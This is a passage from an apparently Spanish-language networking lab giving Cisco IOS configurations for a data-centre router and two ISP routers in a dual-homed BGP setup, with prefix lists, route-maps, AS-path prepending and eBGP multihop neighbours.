ip route 3.3.3.1 255.255.255.255 200.0.20.5
ip route 198.0.10.0 255.255.255.252 Null0
ip route 198.0.20.0 255.255.255.252 Null0
!
ip prefix-list ISP-1 seq 5 permit 201.0.0.1/32
!
ip prefix-list ISP-2 seq 5 permit 0.0.0.0/0
ip prefix-list ISP-2 seq 10 permit 202.0.0.1/32
!
```

```
ip prefix-list default-ISP-1 seq 5 permit 0.0.0.0/0
!
ip prefix-list only-public-ISP-1 seq 5 permit 198.0.10.0/30
!
ip prefix-list only-public-ISP-2 seq 5 permit 198.0.20.0/30
!
ip prefix-list private seq 5 permit 10.0.0.0/8 le 32
ip prefix-list private seq 10 permit 172.16.0.0/12 le 32
ip prefix-list private seq 15 permit 192.168.0.0/16 le 32
ip prefix-list private seq 20 deny 0.0.0.0/0 le 32
!
route-map add-ASN-DC-R0-02-ISP-1 permit 10
 match ip address prefix-list only-public-ISP-1
 set as-path prepend 64001 64001
!
route-map add-ASN-DC-R0-02-ISP-2 permit 10
 match ip address prefix-list only-public-ISP-2
 set as-path prepend 64001 64001
!
route-map ISP-2 permit 10
 match ip address 1
 match interface Ethernet1/2
!
route-map ISP-1 permit 10
 match ip address 1
 match interface Ethernet1/1
!
route-map ISP-1-In deny 10
 match ip address prefix-list private
!
```

```
route-map ISP-1-In permit 15
 match ip address prefix-list default-ISP-1
 set local-preference 200
!
route-map ISP-1-In permit 20
 match ip address prefix-list ISP-1
!
route-map ISP-2-In deny 10
 match ip address prefix-list private
!
route-map ISP-2-In permit 15
 match ip address prefix-list ISP-2
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
!
!
end
```

Configuración inicial ISP01-RO-01.

```
hostname ISP01-RO-01
```

```
!
no aaa new-model
!
interface Loopback0
 ip address 2.2.2.1 255.255.255.255
!
interface Loopback10
 ip address 201.0.0.1 255.255.255.255
!
interface Ethernet0/0
 ip address 200.0.10.1 255.255.255.252
!
interface Ethernet0/1
 ip address 200.0.10.5 255.255.255.252
!
interface Ethernet1/0
 ip address 192.168.100.1 255.255.255.252
!
router bgp 64002
 bgp router-id 2.2.2.1
 bgp log-neighbor-changes
 network 201.0.0.1 mask 255.255.255.255
 neighbor 1.1.1.1 remote-as 64001
 neighbor 1.1.1.1 ebgp-multihop 2
 neighbor 1.1.1.1 update-source Loopback0
 neighbor 1.1.1.1 default-originate
 neighbor 1.1.1.1 soft-reconfiguration inbound
 neighbor 1.1.1.2 remote-as 64001
 neighbor 1.1.1.2 ebgp-multihop 2
 neighbor 1.1.1.2 update-source Loopback0
```

```
 neighbor 1.1.1.2 default-originate
 neighbor 1.1.1.2 soft-reconfiguration inbound
 neighbor 192.168.100.2 remote-as 64002
 neighbor 192.168.100.2 next-hop-self
!
ip route 1.1.1.1 255.255.255.255 200.0.10.2
ip route 1.1.1.2 255.255.255.255 200.0.10.6
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
!
!
end
```

Configuración inicial ISP02-RO-01.

```
hostname ISP02-RO-01
!
no aaa new-model
!
interface Loopback0
 ip address 3.3.3.1 255.255.255.255
```

```
!
interface Loopback10
 ip address 202.0.0.1 255.255.255.255
!
interface Ethernet0/0
 ip address 200.0.20.1 255.255.255.252
!
interface Ethernet0/1
 ip address 200.0.20.5 255.255.255.252
!
interface Ethernet1/0
 ip address 192.168.200.1 255.255.255.252
!
router bgp 64003
 bgp router-id 3.3.3.1
 bgp log-neighbor-changes
 network 202.0.0.1 mask 255.255.255.255
 neighbor 1.1.1.1 remote-as 64001
 neighbor 1.1.1.1 ebgp-multihop 2
 neighbor 1.1.1.1 update-source Loopback0
 neighbor 1.1.1.1 default-originate
 neighbor 1.1.1.1 soft-reconfiguration inbound
 neighbor 1.1.1.2 remote-as 64001
 neighbor 1.1.1.2 ebgp-multihop 2
 neighbor 1.1.1.2 update-source Loopback0
 neighbor 1.1.1.2 default-originate
 neighbor 1.1.1.2 soft-reconfiguration inbound
 neighbor 192.168.200.2 remote-as 64003
 neighbor 192.168.200.2 next-hop-self
!
```

```
ip route 1.1.1.1 255.255.255.255 200.0.20.2
ip route 1.1.1.2 255.255.255.255 200.0.20.6
!
line con 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 login
 transport input none
!
!
end
```